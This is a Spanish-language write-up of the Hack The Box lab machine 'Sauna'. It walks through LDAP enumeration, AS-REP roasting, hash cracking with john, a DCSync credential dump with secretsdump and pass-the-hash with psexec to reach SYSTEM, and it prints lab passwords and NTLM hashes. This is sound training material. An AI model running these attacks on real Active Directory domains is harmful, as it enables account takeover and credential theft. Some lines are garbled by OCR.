Sauna - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
53/tcp
            open domain
                                   syn-ack ttl 127 Simple DNS Plus
80/tcp
            open http
                                   syn-ack ttl 127 Microsoft IIS httpd 10.0
|_http-title: Egotistical Bank :: Home
  http-methods:
     Supported Methods: OPTIONS TRACE GET HEAD POST
     Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
88/tcp
           open kerberos-sec syn-ack ttl 127 Microsoft Windows Kerberos (server time: 202
135/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
139/tcp open netbios-ssn syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Dom
LOCALO., Site: Default-First-Site-Name)
445/tcp open microsoft-ds? syn-ack ttl 127
464/tcp open kpasswd5? syn-ack ttl 127
593/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped syn-ack ttl 127
3268/tcp open ldap syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Dom
LOCALO., Site: Default-First-Site-Name)
3269/tcp open tcpwrapped syn-ack ttl 127
5985/tcp open http
                               syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp open mc-nmf syn-ack ttl 127 .NET Message Framing
49668/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49673/tcp open ncacn_http syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49674/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49676/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49689/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
49697/tcp open msrpc syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Como tenemos el puerto 389 (Idap) abierto vamos a enumerarlo con el comando de nmap "Idap-search"

```
└$ <u>sudo</u> nmap -p 389 --script ldap-search 10.10.10.175
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-08 10:08 EST
Nmap scan report for EGOTISTICAL-BANK.LOCAL (10.10.10.175)
Host is up (0.11s latency).
PORT
       STATE SERVICE
389/tcp open ldap
  ldap-search:
    Context: DC=EGOTISTICAL-BANK, DC=LOCAL
      dn: DC=EGOTISTICAL-BANK,DC=LOCAL
          objectClass: top
          objectClass: domain
          objectClass: domainDNS
          distinguishedName: DC=EGOTISTICAL-BANK,DC=LOCAL
          instanceType: 5
          whenCreated: 2020/01/23 05:44:25 UTC
          whenChanged: 2024/11/08 20:57:33 UTC
          subRefs: DC=ForestDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
          subRefs: DC=DomainDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL
          subRefs: CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL
          uSNCreated: 4099
```

Nos dice el dominio "egotistical-bank.local" y nos filtra posibles usuarios:

```
dn: CN=TPM Devices,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: CN=Builtin,DC=EGOTISTICAL-BANK,DC=LOCAL
dn: CN=Hugo Smith,DC=EGOTISTICAL-BANK,DC=LOCAL
```

Nos quedamos con el usuario "hugo smith". Como no sabemos cual es su nombre de usuarios nos creamos un archivo con posibles formas de identificarle junto a sudo dominio:

```
scat ../users.txt
hugo.smith@egotistical-bank.local
hu.smith@egotistical-bank.local
h.smith@egotistical-bank.local
hsmith@egotistical-bank.local
hugosmith@egotistical-bank.local
hugo.s@egotistical-bank.local
hugos@egotistical-bank.local
hugo.sm@egotistical-bank.local
```


Con la herramienta kerbrute validamos cual de estos usuarios es valido:

Encontramos a un usuario valido, vamos a ver si tiene la preutenticacicion de kerberos desactivada para hacer un ataque ashrepoast:


```
(kali@ kali)-[~/Downloads]
$ impacket-GetNPUsers EGOTISTICAL-BANK.LOCAL/ -usersfile users.txt -no-pass -dc-ip 10.10.10.175
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is de precated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC:
    datetime.datetime.now(datetime.UTC).
    now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User hsmith@egotistical-bank.local doesn't have UF_DONT_REQUIRE_PREAUTH set
```

Vemos que tiene la preautenticacion activada por lo tanto no podemos solicitar un TGT. Vamos a ver que que contiene la web:



Vemos que hay un apartado que menciona a los que trabajan en el equipo:



Como sabemos el formato que utilizar para autenticarse, vamos a incluirlos en el listado y volvemos a utilizar la herramienta kerbrute:

Recibimos un TGT. Esto es un hash que podemos crackearlo para obtener la contraseña del usuario:

```
(kali® kali)-[~/Downloads/kerbrute]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256 /256 AVX2 8x])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:12 DONE (2024-11-08 10:30) 0g/s 1138Kp/s 1138Kc/s 1138KC/s !! 12Honey..*7;Vamos!
Session completed.
```

```
netexec ldap -u fsmith -p
                                 --asreproast hash.txt 10.10.10.175
usr/lib/python3/dist-packages/bloodhound/ad/utils.py:115: SyntaxWarning: invalid escape sequence '\-'
 xml_sid_rex = re.compile('<UserId>(S-[0-9\-]+)</UserId>')
                                                    [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (d
            10.10.10.175
                            445
                                   SAUNA
omain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
           10.10.10.175
                            445
                                   SAUNA
                                                    $krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:88d054b925a7f693
fef3044ce964612a$6fece13440ec2defaed167397ab07808f06035a6bff4cd3d1d067ae5612166e5b7f9409eda31b1bd56812fa064134e6
4999f3b37f6bf595ffff8204fea058cc71adbb3a7bd312a4b9f43b0081b0dbff17dae7d1dfd73d15a61338d271a30a92d833635d5f729fdd
0482b24f7e82937e2c25297103d46aa733c166be5c2d91d3d8df73337cb0159746c048e5fc3638e571350399cd32e4bc3a6e2d1fa401ab32
60cf4ee5ab860cda344c4ee780999cc62b3ed7a361bcf284aeeab715aae562e594c883ef5ffc65df780517d5c6dafbb4b94024630c6b4e35
f34bbbd65395dd77e67e60b8cca289afca49a26cdf3a7551e9ea42ab96961eb1886924220364debfc
```

Conseguimos romperlo con john:

Las crendenciales son validas para smb y winrm:

```
-(kali⊛kali)-[~/Downloads]
netexec winrm 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'
            10.10.10.175
                                                    [*] Windows 10 / Server 2019 Build 17763 (name:SAUN
n:EGOTISTICAL-BANK.LOCAL)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has
d to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from this module in 48.0
  arc4 = algorithms.ARC4(self._key)
           10.10.10.175
                                                    [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23 (Pwi
                            5985
                                  SAUNA
  -(kali®kali)-[~/Downloads]
s netexec smb 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'
            10.10.10.175
                          445
                                   SAUNA
                                                    [*] Windows 10 / Server 2019 Build 17763 x64 (name:
omain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
            10.10.10.175
                            445
                                   SAUNA
                                                    [+] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23
```


Podemos enumerar los usuarios del dominio con rpcclient:

```
rpcclient 10.10.10.175 -U 'fsmith%Thestrokes23'
rpcclient $> enumdomusers
user:[Administrator] rid:[0×1f4]
user:[Guest] rid:[0×1f5]
user:[krbtgt] rid:[0×1f6]
user:[HSmith] rid:[0×44f]
user:[FSmith] rid:[0×451]
user:[svc_loanmgr] rid:[0×454]
```

ESCALADA DE PRIVILEGIOS

Instalamos bloodhound y neo4j para enumerar mejor los usuarios del dominio [Instalar bloodhound y neo4j](Ataque ASREPoast y Bloodhound)

Vemos que el usuario "svc_loanmgr" puede realizar un ataque "dc-sync" esto significa que puede dumpear la sam y el system con "impacket-secretsdump" y obtener el hash de todos los usuarios:



Vamos a intentar pivotar hacia ese usuario. Para sacar mas infomacion sobre la maquina victima podemos enumerarla con winPEAS.ps1 y encontramos las credenciales de "svc loanmanager":

```
======| Additonal Winlogon Credentials Chec
EGOTISTICALBANK
EGOTISTICALBANK\svc_loanmanager
Moneymakestheworldgoround!
```

Es raro porque ese usuario no existe pero vamos a probarlo con netexec:

Nos dice que no existe, pero recordemos que hay un usuario llamado "svc_lanmgr", vamos a probar si nos deja con ese usuario:

Como pone pwned podemos acceder a ese usuario con evil-winrm:

```
(kali@kali)-[~/Downloads]
$ evil-winrm -i 10.10.10.175 -u svc_loanmgr -p 'Moneymakestheworldgoround!'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_det emented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplay etion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents> whoami egotisticalbank\svc_loanmgr
```

Como sabemos las credenciales de este usuario que puede dumpear la sam, vamos a ejecutar el siguiente comando con secretsdump para obtener el hash de todos los usuarios:

```
-(kali®kali)-[~/Downloads]
| impacket-secretsdump 'EGOTISTICAL-BANK.LOCAL'/'svc_loanmgr':'Moneymakestheworldgoround!' | 10.10.10.175'
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[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:0da9052f09723706c8befc9c2dccc55a:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15
```

Como el usuario administrador pertenece al grupo administradores podemos realizar un ataque "Pass the hash" sin saber la contraseña. Vamos a utilizar la herramienta psexec para realizar el "pass the hash" con el usuario administrator:

```
impacket-psexec administrator@10.10.10.175 -hashes 'aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebd
f86c7f98e'
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[*] Requesting shares on 10.10.10.175.....
[*] Found writable share ADMIN$
[*] Uploading file YJhWksfV.exe
[*] Opening SVCManager on 10.10.10.175.....
[*] Creating service qQgE on 10.10.10.175.....
[*] Starting service qQgE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.973]
(c) 2018 Microsoft Corporation. All rights reserved.
C:\Windows\system32> whoami
nt authority\system
```